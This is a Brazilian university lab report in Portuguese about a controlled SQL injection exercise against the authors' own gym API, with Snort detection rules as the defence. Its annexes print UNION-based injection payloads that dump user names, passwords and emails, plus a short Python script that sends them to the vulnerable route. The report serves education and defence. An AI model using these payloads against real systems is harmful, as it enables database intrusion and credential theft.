Trabalho 2 – SQL Injection

TÓPICOS AVANÇADOS EM COMPUTADORES

Grupo: Gustavo Mello Tonnera (211055272) e Leandro Kornelius Belloti (211020900)

Professora: Lorena de Souza Bezerra Borges

Universidade de Brasília (UnB) - 2025.1

1. RESUMO

Este relatório apresenta a construção de um ambiente controlado para estudar ataques de SQL Injection e explorar estratégias de defesa contra esse tipo de ameaça. Utilizando o VirtualBox, foi desenvolvido um laboratório com três máquinas virtuais: uma com firewall pfSense e IDS Snort, outra com uma API e frontend de um sistema de academia, e uma terceira com um banco de dados MySQL. A simulação do ataque foi realizada com um programa em Python capaz de explorar vulnerabilidades da API por meio do envio de comandos SQL maliciosos. A detecção do ataque foi implementada com regras personalizadas no Snort, capazes de identificar padrões típicos de SQL Injection.

2. INTRODUÇÃO

A segurança computacional tem se tornado um tema essencial no cenário acadêmico e profissional, sobretudo diante do aumento de ataques cibernéticos que afetam sistemas críticos e organizações em todo o mundo. Dentre os diversos tipos de ameaças, a SQL Injection se destaca por ser um ataque muito simples e pela sua capacidade de roubar informações de sistemas computacionais que usam SGBDs para armazenar as informações do sistema. Nesse contexto, o presente relatório descreve a metodologia usada pelo grupo para estudar, simular e compreender os mecanismos por trás de ataques de SQL Injection, bem como avaliar estratégias de defesa e prevenção.

Para isso, foi desenvolvido um laboratório controlado, composto por três máquinas virtuais, por meio do software de virtualização VirtualBox. Esse ambiente simulado permitiu a reprodução de um cenário realista de ataque e defesa, possibilitando que os alunos aplicassem conceitos teóricos em uma situação prática. A primeira máquina virtual foi configurada para atuar como um ponto de segurança da rede, contendo um firewall e um sistema de detecção de intrusos (IDS), enquanto a segunda hospedava uma API e o Frontend de um sistema de academia. Já a terceira máquina continha um banco de dados que armazenava os dados do sistema da academia.

A simulação do ataque foi realizada por meio do desenvolvimento de um programa escrito em Python, projetado para estabelecer uma conexão remota com a API do sistema e enviar requisições para uma rota pública vulnerável a SQL Injection. O programa permite ao atacante envie comando SQL nas requisições e visualize as respostas das requisições no terminal. Essa abordagem prática foi fundamental para ilustrar de forma clara os riscos e vulnerabilidades presentes em sistemas que não possuem proteções adequadas.

Após a simulação do ataque, foi implementada uma solução para a detecção e prevenção do malware, por meio do uso de um IDS, o qual é uma ferramenta que consegue analisar o conteúdo dos pacotes que trafegam na rede e determinar através de regras se o conteúdo do pacote apresenta um determinado padrão de ataque. No caso, ele verifica se o payload dos pacotes possui queries SQL.

3. LABORATÓRIO

A primeira etapa do desenvolvimento do laboratório envolveu a definição da infraestrutura necessária para simular um ambiente realista de rede sujeito a ataques de ransomware. Inicialmente, foi considerada a utilização dos serviços da AWS para a hospedagem das máquinas virtuais. No entanto, os custos associados à manutenção contínua dos recursos na nuvem tornaram inviável a adoção dessa abordagem para fins acadêmicos. Diante disso, optou-se por implementar a solução de forma local, utilizando o software VirtualBox, o que permitiu maior controle sobre o ambiente e a flexibilidade necessária para testes e configurações específicas.

A topologia da rede foi composta por três máquinas virtuais interconectadas em uma rede privada. A primeira máquina foi destinada à segurança da rede, sendo configurada com o sistema pfSense, que atua como firewall e roteador do ambiente. Além disso, foi instalado e configurado o sistema de detecção de intrusos (IDS) Snort, possibilitando o monitoramento do tráfego de rede e a identificação de comportamentos suspeitos. Essa máquina assumiu o papel de gateway da rede, ou seja, todo o tráfego externo destinado à rede privada passava obrigatoriamente por ela.

A segunda máquina virtual foi utilizada para hospedar uma API Restful desenvolvida com o framework NestJS. Essa API simula o backend de um sistema de gerenciamento de academia, oferecendo rotas específicas para diferentes perfis de usuários, como professores e alunos. Professores podem cadastrar e acompanhar os treinos dos alunos, enquanto os estudantes têm acesso às suas rotinas e histórico de evolução. Além disso, a segunda máquina também foi usada para hospedar o Frontend do sistema, o qual consiste em uma aplicação simples com duas telas desenvolvidas com o uso do framework NextJS.

Para garantir a comunicação com a base de dados, a API foi configurada para se conectar à terceira máquina virtual, que executa uma instância do banco de dados MySQL, onde estão armazenadas as informações de usuários, treinos, metas e registros

de desempenho. Para mais detalhes da implementação do banco de dados, da API e do Frontend, visualizar os links do Anexo 4 e o Anexo 2.

As regras de firewall foram configuradas cuidadosamente em todas as máquinas para garantir a segurança do ambiente. Nas VMs da API e do banco de dados, foi utilizado o utilitário UFW para permitir apenas o tráfego essencial: a porta 3333 foi liberada na API para acessos externos, enquanto a comunicação entre API e banco foi autorizada exclusivamente pela porta 3306. Na VM do pfSense, regras adicionais foram aplicadas para reforçar a segurança da rede. Foram configurados dois redirecionamentos NAT: um para a porta 3333 da API e outro para a porta 3000 do Frontend, garantindo que requisições externas fossem devidamente encaminhadas. Além disso, todas as demais portas e origens externas foram bloqueadas, exceto o tráfego autorizado entre a API e o banco de dados.

Além disso, foi configurado nas VMs do banco de dados e da API firewalls de host por meio do "ufw", de maneira que apenas a máquina do banco de dados só aceita tráfego de entrada na porta 3306 da máquina da API e a máquina da API e do Frontend aceita o tráfego de fora da rede nas portas 3000 e 3333. Essas configurações foram fundamentais para garantir um ambiente funcional e seguro para a simulação dos ataques. O diagrama da topologia da rede pode ser visualizado no Anexo 1.

4. SIMULAÇÃO DO ATAQUE

Com o objetivo de explorar a vulnerabilidade do sistema, foi implementado um programa em Python capaz de realizar SQL Injections em uma das rotas públicas da API. Foi cogitado realizar o ataque pela própria interface web do sistema, entretanto, devido à praticidade de se implementar o programa e explorar a vulnerabilidade por ele, optamos por explorá-la dessa maneira. Para mais informações sobre a implementação do programa, visualizar o Anexo 4.

O programa desenvolvido permite ao atacante escrever o payload das requisições, enviá-las para a API e visualizar os resultados das requisições pelo terminal. A rota explorada é permite aos usuários pesquisarem pelos exercícios que a academia oferta. Logo, ela é pública e utiliza uma query SQL do tipo:

```
SELECT * FROM [nome_tabela] WHERE [nome_campo] LIKE '%[payload]%',
```

a qual é perfeita para SQL Injections.

No Anexo 3, é possível ver as queries usadas para conseguir as informações dos usuários do sistema. A query (1) foi usada para verificar se a rota é passível de SQL Injection ou não. A query (2) foi utilizada para adquirir informações dos schemas do banco de dados. A partir das informações resultantes da query anterior, executamos (3) para descobrir o nome das tabelas do schema "tac_seguranca_db". Dessa forma, descobrimos que esse schema possui uma tabela de usuários (Users), mas ainda precisávamos descobrir quais campos a tabela de usuários possui. Com esse objetivo, usamos (4) e identificamos as colunas "name", "password" e "email", as quais foram usadas em (5) para puxar as informações dos usuários. Foi realizada uma gravação da simulação do ataque explicando o passo a passo de como o ataque foi simulado, cujo link pode ser acessado no Anexo 5.

5. DETECÇÃO DO ATAQUE

Com o intuito de detectar e prevenir o ataque, o IDS Snort foi configurado no pfSense para analisar o tráfego da interface WAN, ou seja, dos pacotes que chegam de fora para dentro da rede. O Snort foi configurado de maneira a bloquear o tráfego de pacotes que tivessem padrões de SQL Injection, ou seja, ele está atuando como um IPS. A fim de identificar os padrões de SQL Injection, foram desenvolvidas quatro regras customizadas, a quais detectam padrões de SQL com "or", "select", "union select" e "union all". Para mais informações a respeito da implementação das regras, consultar o Anexo 6. Além disso, o vídeo com a demonstração do funcionamento do Snort pode ser visualizado pelo link do Anexo 5.

Ademais, existem outras maneiras de prevenir SQL Injections. A solução ideal seria corrigir a vulnerabilidade do sistema, a qual consiste na concatenação de strings nas queries SQL que são enviadas para o banco de dados. O certo seria utilizar uma biblioteca ou um framework que já fizesse algum tipo verificação da string ou algum tratamento de maneira a impedir que o input das rotas seja tratado como um comando SQL. As próprias bibliotecas padrão dos SGBDs implementam essas estratégias para impedir que o sistema fique vulnerável a esse ataque.

6. CONCLUSÃO


A atividade proposta permitiu explorar de forma prática uma das vulnerabilidades mais comuns e perigosas presentes em aplicações web: a SQL Injection. A simulação do ataque, combinada com o ambiente laboratorial seguro e controlado, possibilitou compreender a simplicidade com que esse tipo de invasão pode ser executado quando não

há proteção adequada no sistema. O programa desenvolvido mostrou como um atacante pode extrair dados sensíveis de um banco de dados apenas manipulando requisições HTTP com payloads SQL.


A segunda etapa, voltada para a detecção e mitigação do ataque, demonstrou a eficácia de sistemas de detecção de intrusos, como o Snort, principalmente quando configurado com regras personalizadas para padrões maliciosos. Ainda assim, a experiência deixou evidente que a melhor estratégia de prevenção é a correção da vulnerabilidade na própria aplicação, por meio do uso de prepared statements, ORMs ou mecanismos nativos de proteção dos SGBDs. Por fim, o trabalho evidenciou a importância da combinação entre práticas seguras de desenvolvimento, monitoramento constante da rede e conscientização sobre segurança no ciclo de vida do software.

ANEXOS

ANEXO 1 – Diagrama da Topologia do Laboratório



ANEXO 2 – Diagrama do Banco de Dados



ANEXO 3 – Diagrama do Banco de Dados

```
Query (1): supino’ or 1=1#

Query (2): supino’ UNION ALL SELECT SCHEMA_NAME, NULL, NULL FROM
INFORMATION_SCHEMA.SCHEMATA#

Query (3): supino’ UNION ALL SELECT TABLE_NAME, NULL, NULL FROM
INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA = ‘tac_seguranca_db’#

Query (4): supino’ UNION ALL SELECT COLUMN_NAME, NULL, NULL FROM
INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME = ‘Users’#

Query (5): supino’ UNION ALL SELECT name, password, email FROM Users#
```

ANEXO 4 – Programa usada no ataque (sql_injection.py)

```
import requests

base_url = 'http://192.168.15.100:3333/'

routes = ['auth/login', 'auth/profile', 'payments', 'users', 'users/coach',
'workouts', 'exercises', 'exercises/search']

while True:
    sql_payload = input('Type you SQL command to attack: ')
    params = {'value': sql_payload}
    try:
        response = requests.get(base_url + routes[7], params=params,
timeout=10)
        print(f'Status Code: {response.status_code}')
        print(f'Response: \n{response.text}')
    except requests.exceptions.RequestException as e:
        print(f'Error:\n{e}')
```

ANEXO 5 – Links Importantes

Link do vídeo da simulação e detecção do ataque: https://www.youtube.com/watch?v=hp9ssAkE8BI

Link do repositório do projeto: https://github.com/GMTonnera/tac-seguranca-tarefas/tree/main/trabalho2

Link do repositório do Frontend: https://github.com/LeandroKornelius/SQL-Injection-Simulation

Link do repositório da API: https://github.com/LeandroKornelius/Gym-App-Back-End

ANEXO 6 – Regras do Snort

Regra 1 (or):

```
reject tcp any any -> any 3333 (
       msg:"[SQLi] Detectado OR-based SQL Injection";
       flow:to_server; content:"or";
       nocase;
       content:"=";
       nocase;
       classtype:web-application-attack;
       sid:2000005;
       rev:1;
)
```

Regra 2 (union all):

```
reject tcp any any -> any 3333 (
       msg:"[SQLi] Detectado UNION ALL SQL Injection";
       flow:to_server;
       content:"union";
       nocase;
       content:"all";
       nocase;
       classtype:web-application-attack;
       sid:2000006;
       rev:1;
)
```

Regra 3 (union select):

```
reject tcp any any -> any 3333 (
       msg:"[SQLi] Detectado UNION SELECT SQL Injection";
       flow:to_server;
       content:"union";
       nocase;
       content:"select";
       nocase;
       classtype:web-application-attack;
       sid:2000007;
       rev:1;
)
```

Regra 4 (select):

```
reject tcp any any -> any 3333 (
       msg:"[SQLi] Detectado SELECT simples no URI";
       flow:to_server;
       content:"select";
       nocase;
       classtype:web-application-attack;
       sid:2000008;
       rev:1;
)
```